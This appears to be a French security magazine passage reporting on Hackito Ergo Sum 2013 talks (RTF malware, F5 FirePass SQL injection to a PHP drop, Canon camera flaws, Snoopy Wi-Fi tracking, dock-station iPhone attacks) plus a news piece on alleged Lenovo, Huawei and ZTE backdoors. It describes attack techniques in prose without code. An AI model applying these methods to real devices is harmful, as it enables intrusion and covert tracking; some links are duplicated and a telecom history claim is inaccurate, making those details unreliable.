C'est par une présentation particulièrement technique que « RootBSD » nous a livré une dissection complète d'une des souches du malware. Ce dernier se propage via la vulnérabilité CVE-2012-0158 – elle est due à une erreur de lecture de certaines structures contenues au sein d'un fichier RTF (Rich Text Format). La souche du virus se présente donc sous la forme d'un fichier RTF spécialement conçu, qui lorsqu'il est ouvert par la victime, exploite cette vulnérabilité afin de déposer une porte dérobée sur le système.
Cette porte dérobée est obfusquée par un chiffrement « XOR » en deux passes. En appliquant successivement deux opérations « XOR » avec les clés 0xB6 et 0xDE, Paul Rascagneres obtient un exécutable Windows nommé « msmx21.exe ».

Cet exécutable, dont le contenu est « packé », dépose trois fichiers supplémentaires au sein du système – un exécutable (svchost.exe), un script batch (msc.bat) et un fichier « .ltp » nommé aléatoirement. C'est le fichier « .ltp » qui contient le vrai programme malveillant : déchiffré à l'aide de l'algorithme RC4 par l'exécutable « svchost.exe », ce dernier prend la forme d'une bibliothèque de fonctions dynamiques (DLL) qui sera chargée par un service Windows.

En définitive, le malware dispose d'un ensemble de fonctionnalités assez restreint – ce dernier est en effet capable de se mettre à jour, de télécharger et/ou exécuter des fichiers binaires – simple, mais efficace.

Une analyse complète du malware est disponible sur le site malware.lu à l'adresse suivante : http://www.malware.lu/page/articles.html

Virtually Secure, Analysis to Remote Root 0day on an Industry Leading SSL-VPN Appliance
Tal zeltzer

Slides
http://2013.hackitoergosum.org/presentations/Day1-04.Virtually Secure, Analysis to Remote Root 0day on an Industry Leading SSL-VPN Appliance by Tal zeltzer.pdf

Tal Zeltzer, un chercheur indépendant, nous a livré un retour d'expérience sur un test d'intrusion d'un équipement F5 FirePass, en boite noire.
Afin d'étudier l'équipement, Tal s'est concentré sur une version virtualisée du FirePass. Lors d'un premier essai, il s'est intéressé à une version de l'équipement connue pour être vulnérable, il n'a malheureusement pas pu travailler sur cette version de l'équipement – malgré une tentative d'ingénierie sociale, les équipes techniques de F5 ont refusé de procéder à l'activation du produit.

Il s'est donc attelé à la recherche de vulnérabilités 0days sur une version plus récente. Un scan de port a révélé que seuls les ports 22 (SSH), 80 (HTTP) et 443 (HTTPS) étaient ouverts. Le serveur web de l'appliance héberge par ailleurs une interface d'administration majoritairement constituée de scripts PHP.
Afin de déposer une porte dérobée sur l'équipement, il a monté le disque dur du Firepass sur un autre système, cependant le disque était chiffré.
En remplaçant un exécutable utilisé lors du processus de déchiffrement, le chercheur est parvenu à obtenir une invite de commande limitée – cette dernière lui a permis d'identifier la commande utilisée pour déchiffrer le disque au démarrage de l'équipement.

« A partir de ce point, Tal dépose une porte dérobée sur l'équipement Firepass »

A partir de ce point, Tal a déposé une porte dérobée sur l'équipement et est passé du mode boite noire au mode boite blanche (i.e. en disposant maintenant d'un accès non restreint à l'équipement).
Une analyse plus profonde a révélé que les composants logiciels de l'équipement étaient obsolètes : en effet ce dernier est basé sur une distribution Linux datant de 2000 (Slackware 7.1)...
Bien que plusieurs de ces composants disposent de vulnérabilités connues, il n'a pas été possible de développer un code d'exploitation fiable étant donné que l'architecture matérielle de l'équipement reste inconnue (pour rappel, tout ceci se passe dans une version virtualisée du produit).

Finalement, une injection SQL au sein de l'interface web lui a permis de déposer un script PHP via la méthode « INTO OUTFILE » de mysql – la faille étant applicative, elle pourra être reproduite sur des équipements non virtualisés.

Nifty stuff that you can still do with Androïd
Xavier 'xEU' Martin

Slides
http://2013.hackitoergosum.org/presentations/Day1-05.Nifty stuff that you can still do with Androïd by Xavier Martin.pdf

Dans sa présentation « Nifty stuff that you can still do with Androïd », Xavier Martin, co-fondateur d'Immunap, nous a livré les secrets des fonctionnements internes d'Androïd.
C'est avec une approche très technique qu'il a abordé les mécanismes permettant de charger dynamiquement des exécutables Dalvik (fichiers Dex), notamment la méthode « DexClassLoader », qui permet de charger dynamiquement un fichier Dex présent sur le disqu. Il nous a aussi présenté des méthodes plus bas niveau, en combinant des appels à la fonction native « dlsym » et l'interface JNI de Java (Java Native Interface), qui autorise le développeur à appeler des fonctions natives depuis du code Java.

Par la suite, il a approfondi son utilisation de l'interface JNI afin de proposer des méthodes permettant de réaliser du Bytecode Dalvik auto-modifiant – bien que cette notion de code auto-modifiant soit bien connue sur les systèmes d'exploitation plus classique, comme Windows ou Linux, elle reste assez peu répandue sur la plateforme Androïd.

> Jour 2

Keynote : Carrier-Grade Insecurity
Emmanuel Gadaix

Emmanuel Gadaix est revenu sur l'histoire de la sécurité des opérateurs téléphoniques. Cela passe bien évidemment par la description du phreaking, technique qui consiste à détourner le fonctionnement des télécommunications en vue, généralement, de contourner le paiement de ces dernières.

Les années 70 ont vu John Draper (aka Captain Crunch) utiliser un sifflet pour enfants afin de reproduire une tonalité permettant de passer des appels longues distances gratuitement. Ensuite, le protocole X.25 a été utilisé par les hackers durant les années 80. Ce protocole a été amélioré dans les années 90 afin d'imposer un chiffrement : il est devenu le protocole SS7 (Signaling System 7), encore utilisé aujourd'hui.

Et pourtant, ce n'est pas parce que l'on n'entend plus parler de phreaking que les télécoms sont à l'abri pour autant. Emmanuel Gadaix a rappelé que de nombreuses plateformes téléphoniques sont détournées pour émettre des appels à haute facturation, que le protocole GSM est affaibli par la découverte de failles, et qu'il est de plus en plus simple de monter son propre réseau (des BTS peuvent être trouvées sur eBay et des solutions logicielles comme OpenBTS existent) !

Emmanuel Gadaix a terminé sa présentation par une légère touche de paranoïa. En effet, à la vue des moyens d'écoute de plus en plus sophistiqués, il se peut que les gouvernements soient en mesure d'écouter les communications des citoyens. Les récentes révélations des programmes de la NSA semblent aller dans son sens...


Frida IRE – a tool for scriptable dynamic instrumentation in userland and evading anti-debugging techniques

Ole André Vadla Ravnås

Slides

http://2013.hackitoergosum.org/presentations/Day1-05.Nifty stuff that you can still do with Androïd by Xavier Martin.pdf

Ole André Vadla Ravnås a présenté un Framework open-source de reverse engineering. Cette solution possède de nombreux avantages. Elle est multi-plateforme (Linux, Mac, Windows, iOS) et facilement personnalisable. Frida est basé sur une architecture en Python. L'agent déployé sur la cible communique avec le debugger par le langage JavaScript.



Plutôt que de décrire en détails techniques son Framework, le conférencier a choisi de proposer plusieurs démonstrations en direct. Par exemple, il a pu « attacher » le debugger à une application iPhone, et modifier du texte dans cette application à la volée. L'outil peut donc être utilisé pour suivre l'exécution d'un programme, mais surtout pour en modifier son comportement.

Le Framework est disponible à l'adresse suivante : https://github.com/frida.

Paparazzi over IP

Daniel Mende

Slides

http://2013.hackitoergosum.org/presentations/Day2-03.Paparazzi over IP by Daniel Mende.pdf

Daniel Mende, d'ERNW GmbH, a présenté le résultat de leurs recherches sur la sécurité des appareils photos haut de gamme. Ces composants contiennent souvent une connectique réseau plus évoluée à celle des appareils plus abordables. L'EOS 1D X, de Canon, a été choisi pour les recherches.

Il contient un port Ethernet et peut recevoir un adaptateur Wi-Fi. Le conférencier a expliqué que si l'appareil est compromis, l'attaquant pourrait obtenir les images brutes, déposer ses propres images, ou transformer l'appareil en composant d'écoute.


Les attaques de niveau 2 telle que : l'ARP spoofing fonctionne sur la cible. Le cas est le même pour les attaques de niveau 3 : les connexions TCP peuvent être tuées via un TCP-RST. Cependant, les attaques de niveaux supérieurs sont plus intéressantes. Daniel Mende a étudié les 4 modes de communication de l'appareil : FTP, DLNA, serveur Web, et l'utilitaire propre à Canon EOS.

Le serveur FTP, puisqu'il transmet les données sans chiffrement, n'est pas sécurisé : les identifiants ainsi que les images peuvent être récupérés par une attaque man-in-the-middle.

« Daniel Mende, d'ERNW GmbH, a présenté le résultat de leurs recherches sur la sécurité des appareils photos haut de gamme »

Le serveur DLNA est encore plus dangereux : tout client peut télécharger la totalité des photos, sans authentification ni restriction.

Le serveur Web sert à prendre des photos, mais également à visionner en direct ce que filme l'appareil ! Bien qu'une authentification HTTP Basic protège l'application, le cookie de session ne fait que 2 octets... Soit 65535 valeurs possibles. L'appareil photo n'étant pas très performant, il est possible de tester toutes ces valeurs en 20 minutes environ.



Enfin, l'utilitaire EOS initie la connexion via une requête PTP/IP comprenant uniquement le nom d'hôte de la caméra et le GUID. Le nom d'hôte n'est en fait pas vérifié par l'appareil, et le GUID est envoyé (obfusqué) par la caméra via UPnP... Cependant, la caméra n'accepte qu'une seule connexion à la fois : l'utilisateur légitime pourra être déconnecté par un TCP-RST!

Le conférencier a terminé par quelques recommandations. Il a conseillé d'utiliser les fonctionnalités réseau uniquement sur un réseau connu. Enfin, dans le cas de l'utilisation d'un réseau Wi-Fi, il faut que celui-ci soit au minimum en WPA2, avec une phrase secrète complexe.

HackRF: A Low Cost Software Defined Radio Platform

Benjamin Vernoux & Youssef Touil

Slides

http://2013.hackitoergosum.org/presentations/Day2-04.HackRF A Low Cost Software Defined Radio Platform by Benjamin Vernoux.pdf

Les conférenciers ont présenté HackRF, une plateforme permettant de manipuler les ondes radio peu onéreuse (300€). Ce dispositif est prévu pour fonctionner sur de nombreuses fréquences, et peut émettre ou recevoir (en half-duplex donc). Le logiciel développé dans le cadre de ce projet est disponible sur la page GitHub suivante : https://github.com/mossmann/hackrf.

En partant du principe que le matériel existant est inabordable pour de nombreuses personnes, ce projet permettrait d'apporter une plateforme accessible aux bidouilleurs en tout genre. Elle peut simuler le fonctionnement de nombreux équipements sans fil, comme les équipements Bluetooth, GSM ou ZigBee par exemple. Des démonstrations ont permis de montrer qu'il était possible de recevoir et d'enregistrer des signaux de radio FM. De plus, les chercheurs ont rejoué un signal de talkie-walkie, après l'avoir enregistré au préalable.

Information Retrieval and Machine Learning Tools for Interactive Bug Hunting

Fabian 'fabs' Yamaguchi

Slides

http://2013.hackitoergosum.org/presentations/Day1-05.Nifty stuff that you can still do with Androïd by Xavier Martin.pdf

Fabian Yamaguchi est parti du principe que les outils utilisés lors de la revue de code source ne permettent pas tout le temps de profiter d'un module de recherche puissant permettant d'identifier des bugs. Il a présenté alors son outil open-source d'indexation de code source. Le but de cet outil est de faciliter la recherche de bugs, et de découverte potentielle de vulnérabilités.

« Les conférenciers présentent HackRF, une plateforme permettant de manipuler les ondes radio sans être trop onéreuse (300€) »

Ce dernier ne fonctionne que pour les langages C et C++. Il a proposé un parseur qui permet de traiter les codes dont les en-têtes ne sont pas disponibles. Un second outil permet de générer des règles de recherche, qui pourraient permettre de s'assurer que le code développé suit les Meilleures Pratiques en termes de développement.

Ces règles pourraient être utiles lors du développement bien sûr, mais également lors de l'audit de code source. Le conférencier explique néanmoins que cet outil ne se substitue pas à l'auditeur qui doit se servir des résultats comme d'une base pour ses recherches, et non d'une base de vulnérabilités.

Le code source de l'outil est ici : https://github.com/fabsx00/joern.


> Jour 3

Keynote : Information Warfare
Raoul « Nobody » Chiesa

Slides
http://2013.hackitoergosum.org/presentations/Day3-01.Keynote Information Warfare mistakes from the MoDs by Raoul Nobody Chiesa.pdf

Audio
http://2013.hackitoergosum.org/presentations/Day3-01.Keynote Information Warfare mistakes from the MoDs by Raoul Nobody Chiesa.mp3

Cette troisième et dernière journée de conférence fut initiée par Raoul « Nobody » Chiesa. Ce dernier est revenu sur les échecs en matière de « cyberguerres » des départements de la défense (Ministries of Defense - MoD) de nombreux pays.



Pour ce faire, le conférencier a présenté les éléments culturels, logistiques, pratiques et conflictuels auxquels il a été confronté lors de la formation et de l'entraînement de corps d'armée dans plusieurs pays.

Au cours de cette conférence loin de faire l'éloge des entités étatiques participants à la défense d'une nation, nous avons retenu les points suivants :

- le manque de connaissances techniques et linguistiques des généraux en charge de prendre les décisions majeures ;
- le conditionnement des officiers fait obstacle à une réflexion « out of the box », pourtant essence même des hackers ;
- la présence de procédures strictes entrave toute flexibilité sur les actions envisagées ;
- les actions entreprises se concentrent sur des actions défensives et non offensives ;
- absence de collaboration officielle des entités gouvernementales à une échelle internationale.


Hostile hardware reverse engineering by chip decapping & analysis
Adam Laurie & Zac Franken

Slides
http://zacsblog.aperturelabs.com/2013/02/decapping-integrated-circuits-using.html

http://zacsblog.aperturelabs.com/2013/02/diy-decapping-machine-decapinator-part-1.html

http://adamsblog.aperturelabs.com/2013/01/fun-with-masked-roms.html

Les deux chercheurs en sécurité Adam Laurie et Zac Franken, de la société Aperture Labs Ltd, ont présenté le résultat de leurs recherches sur le reversing d'un microprocesseur (de la puce physique à la récupération du bytecode du firmware) à l'aide d'un microscope et de quelques produits chimiques. Cette recherche originale fût motivée par l'analyse du traitement des données d'une puce dont l'architecture est connue, les instructions d'assemblage également, mais dont le contenu de la ROM ne l'est pas encore. Seule l'ingénierie inverse est alors possible pour récupérer les instructions réelles stockées dans la mémoire ROM



Pour ce faire, Zac Franken a commencé par recomposer chez lui un laboratoire digne d'un laboratoire universitaire en commandant des outils et composants chimiques (acide nitrique, acétone, bicarbonate de sodium, etc.) via des ressources accessibles au public telles qu'eBay. Grâce à l'utilisation de la chimie, il est parvenu à dissoudre les matériaux les plus faibles et les moins intéressants pour une étude approfondie au coeur du processeur.

Dès lors il était possible d'analyser le résultat obtenu au microscope afin d'observer certains détails sur la puce du microprocesseur : fils de liaison restants, information de fabrication gravées.

Après cette première étape, il lui a été possible d'extraire le code présent dans la ROM. Pour ce faire il faut extraire des milliers de petits points lumineux présents sur le micro-processeur. Chacun d'entre eux représente un 0 ou un 1.

Cette étape fastidieuse, a été réalisée par Adam Laurie qui a développé un outil baptisé rompar. Ce dernier permet à

partir d'une photo d'un microcontrôleur l'automatisation de l'extraction des données du micro-processeur. Le développement d'un second outil baptisé marc4dasm permet alors l'assemblage et la compilation de ces derniers. Ils permettent ainsi d'obtenir le byte code d'origine contenu dans la puce.

Le code source de rompar et marc4dasm est disponible aux adresses suivantes :
https://github.com/ApertureLabsLtd/rompar
https://github.com/ApertureLabsLtd/marc4dasm

The Machines that Betrayed their Masters: Mobile Device Tracking & Security Concerns

Glenn Wilkinson (SensePost)

Le chercheur en sécurité Gleen Wilkinson de chez Sensepost est venu présenter un outil de tracking distribué. Cet outil baptisé Snoopy, a été illustré à travers un scénario allant de la collecte d'une multitude de données à leur exploitation et à leur analyse. Les méthodes employées par le conférencier sont plutôt simples et étonnamment peu couteuses à mettre en place.

Dans un premier temps, il s'agit de placer de petits drones WiFi à des points stratégiques enregistrant de fortes affluences (aérogare, station de métro, supermarché, salle de conférences, etc.). Chacune des sondes déployées va alors envoyer et recevoir des données à un serveur central positionné sur internet.


Les drones vont ainsi « écouter » les requêtes « PROBE » effectuées par le terminal. Pour rappel, une requête de type « PROBE » est une trame spéciale envoyée par un client sans fil à la recherche d'information sur un point d'accès (SSID). Ce type de requête permet notamment de se connecter automatiquement à un réseau sans-fil lorsque le périphérique s'y est déjà connecté dans le passé. La récolte d'information est passive et donc totalement invisible.

« Grâce à l'interception de données Twitter et Facebook, Snoopy parvient à accéder à l'historique de la localisation du mobile mais également à corréler les amis virtuels des comptes déjà connectés aux périphériques, pouvant être identifiés par les sondes »

Les données récoltées par les sondes incluent notamment la date et l'heure, l'adresse MAC du client ainsi que les coordonnées géographiques de la sonde. Les informations sont alors regroupées et peuvent être exploitées pour savoir que l'appareil portant le nom « Iphone_de_David » (et donc son propriétaire) étaient présents à un certain endroit à un certain moment. Étant donné que plusieurs stations de surveillance peuvent être en cours d'exécution sur une zone géographique en même temps, il est possible de suivre l'appareil et son propriétaire en temps réel sur la base de ces informations.

Il devient alors possible de coupler les requêtes « PROBE » récoltées avec des données accessibles depuis des sources ouvertes comme WiGLE. Ce projet, issu du wardriving, permet de récupérer les coordonnées GPS d'un SSID bien précis. Ainsi grâce à Google Maps et à Street View, Snoopy parvient à obtenir des photographies détaillées de l'environnement où l'utilisateur s'est connecté (lieu de travail ou domicile familial).

Par ailleurs Snoopy va encore plus loin puisqu'il permet de mettre en place de faux points d'accès WiFi (attaque de type « Man in The Middle ») pour collecter et exploiter des données supplémentaires. Grâce à l'interception de données Twitter et Facebook, Snoopy parvient à accéder à l'historique de la localisation du mobile mais également à corréler les amis virtuels des comptes déjà connectés aux périphériques, pouvant être identifiés par les sondes.



Bien que des projets similaires existent déjà (Karma, Pineapple , Silica), l'état actuel du projet et la présentation de ses possibilités laissent entrevoir un potentiel à la fois remarquable et dangereux. En effet, le simple fait que de passer près d'une sonde dans une station de métro, envoie à une personne tierce en quasi temps réel une photographie de la rue où vous travaillez, où vous réalisez vos achats, où vous buvez votre café chaque matin, mais également du lieu de votre résidence familiale...

Le code source de l'outil est ici : https://github.com/sensepost/Snoopy

Références : https://www.sensepost.com/blog/7557.html

Hacking apple accessories to pown iDevices – Wake up Neo! Your phone got pwnd !

Mathieu 'GoToHack' Renard

Slides


http://2013.hackitoergosum.org/presentations/Day3-04.Hacking apple accessories to pown iDevices %e2%80%93 Wake up Neo! Your phone got pwnd ! by Mathieu GoToHack RENARD.pdf

Audio

http://2013.hackitoergosum.org/presentations/Day3-04.Hacking apple accessories to pown iDevices %e2%80%93 Wake up Neo! Your phone got pwnd ! by Mathieu GoToHack RENARD.mp3

Lors de cette conférence, le français Mathieu Renard (aussi connu sous le nom de GoToHack) nous a présenté les résultats de ses travaux portant sur les Dock Stations. Ces appareils compatibles avec les périphériques Apple (iPhones, iPods, etc.) étendent les fonctionnalités de ces derniers, allant du radioréveil à la chaîne Hi-Fi.

GoToHack s'est attaqué à ces appareils afin d'accéder aux données, voire de prendre le contrôle, d'un iDevices s'y connectant. Pour parvenir à ses fins, le chercheur a modifié une Dock Station afin d'y intégrer un appareil récent, mais déjà célèbre : un Raspberry Pi. L'appareil court-circuite la connectique USB afin de réaliser une attaque « Man-In-The-Middle ». Après une explication détaillée sur les aspects électroniques, GoToHack a offert plusieurs démonstrations pour le moins bluffantes.



Pour ces deux démonstrations, un iPhone a été connecté à un radioréveil modifié. Lors de la première, GoToHack a été en mesure de récupérer à distance (grâce à la connexion WiFi offerte par le Raspberry Pi) la totalité des données personnelles de l'utilisateur contenues dans le smartphone (emails, SMS, photos). Au cours de la seconde démonstration, GoToHack est parvenu, dès la connexion du mobile à la DockStation, à forcer le processus de débridage de l'iOS (« jailbreak ») afin de se connecter à distance sur ce dernier.

Nous pouvons alors imaginer le scénario d'une personne qui laisse charger son téléphone sur une Dock Station modifiée dans sa chambre d'hôtel. Pendant ce temps, un attaquant dans une chambre annexe est en mesure de récupérer les données du téléphone. Le chercheur a donc recommandé de réfléchir à deux fois avant de connecter son téléphone à une Dock Station inconnue.

Defending Critical Infrastructure or Beating the Kobayashi Maru

Edmond "bigezy" Rogers

Les audits de sécurité des contrôles des systèmes industriels sont un sujet bien connu de l'américain Edmond Rogers. Lors de sa présentation, au cours de laquelle aucun appareil photo, caméra ou téléphone n'a pu être utilisé, Edmond est revenu sur les différentes missions d'audit qu'il a réalisées pendant plus de 20 ans sur des infrastructures critiques : centrales nucléaires, barrages hydrauliques...

Tout au long de la conférence, Edmond Rogers a mis en avant, photos à l'appui, certaines anomalies quant à l'application des normes de sécurité : clés USB branchées sur des terminaux critiques, câbles réseaux long de plusieurs dizaines voire de centaines de mètres traversant l'infrastructure et libres d'accès...

L'outil, au nom reconnu douteux par le conférencier, NetAPT (Network Advanced Protection Tool) a également été présenté. Celui-ci permet de visualiser l'ensemble des flux d'un réseau reposant sur des pare-feux Cisco. Lors des audits de sécurité, cet outil a été utilisé pour valider le cloisonnement des réseaux critiques.

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Revenons sur les backdoors Lenovo/ Huawai/ZTE et les vulnérabilités « Master-key» affectant Androïd.

Zebrio

ACTUALITÉ DU MOMENT

Lenovo, Huawei et ZTE des espions chinois ?

par David WEBER

Matti Mattila

Lenovo accusé de Cyber-Espionnage

Le 27 juillet dernier, « l'Autralian Financial Review » publiait un article faisant état d'un scandale impliquant la société Lenovo [1]. D'après le journal australien, les PC de la marque auraient été bannis de tous les réseaux contenant des informations classifiées « secret » et « top secret » par les agences de renseignement de plusieurs pays.

Bien qu'aucun détail technique n'ait été révélé, il semblerait que le constructeur chinois ait déposé volontairement des « portes dérobées », communément appelées « backdoors », dans ses produits, et ce, à des fins d'espionnage. En effet, ces éléments permettaient d'accéder à distance de manière illégitime aux machines « mouchardées » à l'insu de leurs propriétaires. Ce bannissement aurait été décidé au milieu des années 2000.

Le « boycott » de la marque est pratiqué par les pays suivants :

- les États-Unis ;
- l'Australie ;
- le Royaume-Uni ;
- le Canada ;
- la Nouvelle-Zélande.

Il peut être intéressant de signaler que ces 5 pays sont liés par le traité « UKUSA » (ou United Kingdom - United States Communications Intelligence Agreement). Ce traité, mis en place au début de la Guerre froide, avait pour but d'établir « une coopération entre les pays signataires dans le domaine de l'interception des communications » (source Wikipédia) ; en d'autres termes, ces pays espionnent tout ce qu'ils peuvent et se partagent les informations récoltées entre eux. Ce traité a notamment donné naissance au célèbre réseau Echelon.

Ce bannissement a par ailleurs été confirmé par les agences de renseignement de 2 pays [2], qui ont ajouté que les portes dérobées découvertes étaient insérées à la fois dans le matériel (« hardware ») et dans la couche logicielle des puces (le « firmware ») qui équipait les PC.

Huawei et ZTE, deux entreprises chinoises déjà accusées de cyber-espionnage

Ce type de révélation faite au sujet d'une entreprise chinoise n'est malheureusement pas la première. Les deux constructeurs d'équipements télécoms Huawei et ZTE ont également déjà été soupçonnés de cyber-espionnage. En effet, des mécanismes pouvant s'apparenter à des portes dérobées ont également été découverts au sein de leurs équipements [3].

Au-delà des vulnérabilités découvertes [4], ces entreprises étaient en mesure d'analyser, de modifier, voire de supprimer le contenu des certains paquets réseaux qu'ils faisaient transiter. Ces deux faits suffisent à faire planer le doute sur les intentions des entreprises. S'agit-il de négligence ou d'actes volontaires réalisés à des fins de cyber-espionnage ?

Un rapport commandité par le Congrès américain recommandait même la suppression des équipements Huawei et ZTE au sein des réseaux américains [5]. Cependant, ce rapport a ensuite été démenti par une enquête commanditée par la Maison Blanche [6] qui avait blanchi les constructeurs de tous soupçons de tentative d'espionnage. Malgré tout, les doutes planent toujours. L'ex-directeur de la NSA et de la CIA, Michael Hayden, a ainsi récemment confié à l'Autralian Financial Review [7] que Huawei était une sérieuse menace pour la sécurité nationale des États-Unis et de l'Australie ; et que la CIA avait des preuves sur des actes d'espionnage menés par le constructeur pour le compte du gouvernement chinois.

« Les deux constructeurs d'équipements télécoms Huawei et ZTE ont également déjà été soupçonnés de cyber-espionnage... ces entreprises étaient en mesure d'analyser, de modifier, voire de supprimer le contenu des certains paquets réseaux qu'ils faisaient transiter »

Cette position est également soutenue par la France elle-même. En effet, le sénateur Jean-Marie Bockel a recommandé en 2012 dans son rapport d'information sur la cyber-défense française de bannir les routeurs, voire tous les équipements informatiques chinois des réseaux français [8] : « Il est donc crucial que l'Union européenne adopte une position ferme d'une totale interdiction concernant le déploiement et l'utilisation des « routeurs » chinois sur le territoire européen, ou d'autres grands équipements informatiques d'origine chinoise ne présentant pas toutes les garanties en matière de sécurité informatique ».

Notons que dès 2008, bien avant la publication de toutes ces enquêtes officielles, l'état américain s'était opposé à l'achat de la société 3Com par Huawei pour des raisons de sécurité nationale.

Lenovo, Huawei et ZTE travailleraient-ils pour le gouvernement chinois ?

La commission européenne soupçonne fortement le gouvernement chinois d'avoir donné des subventions aux 2 constructeurs, Huawei et ZTE [9]. Outre l'infraction flagrante des règles européennes de la concurrence, cela soulève des questions quant à la relation établie entre les 2 entreprises et le gouvernement chinois.

Par extension, cette même question peut se poser pour l'entreprise Lenovo, plusieurs fois accusée d'être un « State-Owned Enterprise » (ou SOE, comprendre une entreprise d'État). Ces allégations ont été démenties par le PDG de la firme qui a affirmé ne pas dépendre du gouvernement chinois [10]. Notons que ce dernier a également affirmé ne pas être au courant du bannissement qui avait été décrété sur son entreprise, tout en certifiant que la sécurité de ses produits était assurée.

Tout comme Huawei ou ZTE, Lenovo a tout intérêt à ne pas être associé au gouvernement chinois ; particulièrement depuis que ce dernier a fait l'objet d'une enquête dans laquelle il est démontré que le cyber-espionnage est une discipline qu'il pratique régulièrement [11]. La Chine a également été classée à de nombreuses reprises comme étant la première source d'attaques informatiques [12].

> INFO

La NSA aurait espionné les Nations-Unies par le biais de son système de visioconférence

Le journal allemand Der Spiegel a dénoncé à travers un billet sur son site internet l'espionnage des Nations Unies par la NSA. Le journal précise avoir eu accès à des documents confidentiels de la NSA révélant la compromission de ce système sensible au cours de l'été 2012. La NSA aurait en effet réussi à casser le système de chiffrement déployé autour du système de vidéo surveillance.

Les documents révéleraient également que des traces laissées par des attaquants chinois auraient été décelées et démontreraient qu'une autre organisation serait parvenue à intercepter des communications des Nations Unies.

Le journal allemand met également en avant l'existence du programme « Special Collection Service » qui aurait pour objectif de collecter des documents et des informations manipulées par plus de 80 ambassades et consulats à travers le monde.

Plus d'informations :

http://www.spiegel.de/politik/ausland/nsa-hoerte-zentrale-der-vereinte-nationen-in-new-york-ab-a-918421.html

http://www.net-security.org/secworld.php?id=15458

Conclusion

La Chine pratiquerait-elle le cyber-espionnage à très grande échelle à travers des entreprises mondiales telles que Lenovo, Huawei ou ZTE ? Pour l'heure, rien ne le prouve réellement. Cependant, la situation reste préoccupante aux vues des positions de leadership détenues par ces entreprises :

- Lenovo a été classé 1er constructeur de PC mondial par Gartner en 2012 ;
- Lenovo possède la division informatique personnelle d'IBM ;
- Les PC de la marque restent très largement répandus et continuent à être utilisés dans nos ministères et nos entreprises ;
- Huawei et ZTE classés respectivement 3ème et 5ème vendeur mondial de smartphones par l'IDC au 4ème trimestre 2012 ;
